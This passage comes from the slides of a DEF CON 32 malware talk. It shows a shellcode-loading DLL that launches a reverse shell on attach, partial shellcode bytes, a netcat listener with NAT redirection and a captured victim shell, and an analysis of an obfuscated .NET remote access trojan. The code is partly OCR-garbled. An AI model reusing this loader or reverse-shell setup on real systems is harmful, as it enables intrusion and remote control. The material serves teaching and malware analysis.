  [out] PDWORD lpfloldProtect
);
```

VirtualProtect: Changes the protection on a region of committed pages in the virtual address space of the calling process → We are changing the permissions of the newly allocated memory from RW to RX.

```
CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,(LPTHREAD_START_ROUTINE)lpStartAddress,(LPVOID)0x0,0,
                                (LPDWORD) 0x0);
HANDLE CreateThread(
  [in, optional] LPSECURITY_ATTRIBUTES
                                             lpThreadAttributes,
  [in]
                   SIZE T
                                             dwStackSize,
  [in]
                   LPTHREAD START_ROUTINE lpStartAddress, __
  [in, optional] drv aliasesMem LPVOID lpParameter,
  [in]
                   DWORD
                                             dwCreationFlags,
  [out, optional] LPDWORD
                                             lpThreadId
```

CreateThread: Creates a thread to execute within the virtual address space of the calling process → Finally, we create a thread to execute the payload we copied in the newly allocated memory.


```
0xd5, 0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d,
  0xff, 0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb,
  0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41,
  0x89, 0xda, 0xff, 0xd5
unsigned int payload_len = 460:
void go() {
            dwOldProtection = NULL;
    PVOID pMemoryAddress = VirtualAlloc(NULL, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE); //Allocates memory to store the payload with Read/Write permissions
    memcpy(pMemoryAddress, payload, payload_len); //Copies the payload to the allocated memory
    memset(payload, '\0', payload_len); //Clears the payload variable since its not needed anymore
    VirtualProtect(pMemoryAddress, payload_len, PAGE_EXECUTE_READ, &dwOldProtection); //Changes the memory protection to allow execution
    CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)pMemoryAddress, NULL, 0, NULL); //Creates a new thread pointing to the allocated memory, which contains the payload
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD ul reason for call.
                       LPVOID lpReserved
    switch (ul_reason_for_call)
    case DLL PROCESS ATTACH:
        go(); //Execute reverse shell when DLL is attached to a process
    case DLL THREAD ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break:
    return TRUE;
```



```
remnux@remnux:~$ sudo sysctl -w net.ipv4.ip_forward=1; sudo iptables -t nat -A P
REROUTING -p tcp -d 159.223.110.131 -j DNAT --to-destination 10.0.0.22:4321
net.ipv4.ip_forward = 1
remnux@remnux:~$ nc -nvlp 4321
Listening on 0.0.0.0 4321
```


```
remnux@remnux:~$ nc -nvlp 4321
Listening on 0.0.0.0 4321
Connection received on 10.0.0.91 49685
Microsoft Windows [Version 10.0.19045.4529]
(c) Microsoft Corporation. All rights reserved.
C:\Users\ST\AppData\Local\Microsoft\OneDrive>dir
 Volume in drive C has no label.
 Volume Serial Number is ACC5-05FF
 Directory of C:\Users\ST\AppData\Local\Microsoft\OneDrive
14/07/2024 13:23
                     <DIR>
14/07/2024 13:23
                     <DIR>
05/07/2024 20:22
                     <DIR>
                                    21.220.1024.0005
12/07/2024 18:32
                     <DIR>
                                    24.108.0528.0005
14/07/2024 12:50
                     <DIR>
                                    EBWebView
12/07/2024 18:33
                                   ListSync
                     <DIR>
12/07/2024 18:32
                     <DIR>
                                    LogoImages
```

Looking at the kill chain




Malicious .NET programs

- Compiled on April 11, 2024
- 32-bit architecture
- .NET



- .NET libraries
- Possible IOCs



Managed vs unmanaged code

Managed code: code that is executed by a runtime environment, such as the .NET Common Language Runtime (CLR). This runtime provides services like memory management, security, and exception handling.


Unmanaged code: code that runs directly on the native machine hardware without the support of a runtime environment. It directly interacts with system resources and memory, and developers are responsible for tasks like memory allocation and deallocation.

Intermediate Language and the CLR

Intermediate Language: It is the product of the compilation of code written in a .NET language such as C# or Visual Basic.

When you run a IL binary, the CLR takes over and starts the process of Just-In-Time compiling the IL to machine code that can actually be run on a CPU.

Intermediate Language and the CLR



- Since it's a .NET program, we can decompile it
- That doesn't mean the malware developer can't make analysis hard... enter obfuscation

```
    SpHNFSdpo6kM7qLDsDPc4hPf2ivWb0Kw...

                                                                     5  using System.Management;
6  using System.Net;
7  using System.Runtime.CompilerServices;
8  using System.Runtime.InteropServices;
System (4.0.0.0)
System.Core (4.0.0.0)
                                                                        using System.Threading;
using Microsoft.VisualBasic;
using Microsoft.VisualBasic.CompilerServices;
using Microsoft.VisualBasic.Devices;
       System.Xaml (4.0.0.0)
       WindowsBase (4.0.0.0)
  PresentationCore (4.0.0.0)
 dnlib (4.4.0.0)
 dnSpy (6.5.0.0)
  arte (1.0.0.0)
       D □ Type References
       ▶ o-□ References
           ▶ % 0HJ9LLYFefKRZe2DzCwRqQL
            ▶ 🕏 5pHNFSdpo6kM7qLDsDPc4h

▶ % 5WfMxvD8ofo6 @02000015

                                                                                                     Dwre7AimAttsSDe9ONtyGoNXtbA3NNJR61Gec.qsurotx/BQ/wWliwXL7S13R7UMOoGherwjkt90 = Conversions.ToString(lnZ2gsJitV0V.FbmCgyom7sJS(Dwre7AimAtt
Dwre7AimAttsSDe9ONtyGoNXtbA3NNJR61Gec.vaPrr1IV9FncD45YnkTGNcPr8LuQlXihBUinL = Conversions.ToString(lnZ2gsJitV0V.FbmCgyom7sJS(Dwre7AimAtt
```

- We see what appear to be base64 encoded strings but when we try to decode them... nothing.
- Since static analysis tools will easily decode base64 encoded strings, malware authors can encrypt them to make it difficult to identify IOCs by just viewing the program's strings

```
public static string qsurotxVBQNuN1wXL7S13R7UMOoGherwjkt90 = "lkgF7j4FRJUYaXcJAxLYe76A4noXb2WvBy2aCiPyY50=";

// Token: 0x04000000 RID: 7
public static string vaPr1IV8frcD45YWkTGWcPr8LuQlXihBUinL = "dRzoXEmHbqt7hdKfOUGEbw==";

// Token: 0x04000000 RID: 8
public static string blufoxaIvu8EeLVFc5RqIdJG54Gyde8XkWZrA = "onrgVB1S7fsPIXky6FNIrg==";

// Token: 0x04000000 RID: 9
public static string SbggKjroB68510GVdXk1P8v1kMr005U1Ens2X = "1aXJ+ikNyJaqAAA2mcXk2Q==";

// Token: 0x0400000 RID: 10
public static int sWpIi59HVTjtB0r6P75RQdLwgcnM2a0ZVHXVX = 2;

// Token: 0x04000000 RID: 11
public static string oEFDP3aLa9Mvtpu4Ob7lK0xoaLsrHB9fWv1VT = "ILQCpbbc2VRpB94DqX08Gw==";

// Token: 0x0400000 RID: 12
public static string vmjEz7IdkPTYcVVdBIT11QZrxhsaazNwUQ0qz = "%AppData%";


// Token: 0x04000000 RID: 13
public static string eCx5LqBibLns0nMQEXxWsIidLt37W7nhFgXiM = "F95EtmVr61SBg010";

// Token: 0x04000000 RID: 14
public static string 2yCMTfZ6yWu9L2fwhdFVYVHWriXD5SaGnV1wK = Interaction.Environ("temp") + "\\Log.tmp";
```

- The malware uses Rijndael encryption, which is AES
- It uses the hash of a string as key and decrypts the variables as the program runs

- It is a Remote Access Trojan (RAT)
- It has the following capabilities:
 - It can update itself
 - It can delete itself
 - It can take screenshots
 - It can capture keystrokes
 - It can download and execute binaries
 - It can run commands on the victim's computer

Looking at the kill chain



THANK YOU!

From an attacker's lair to your home: A practical journey through the world of Malware

DEF CON 32

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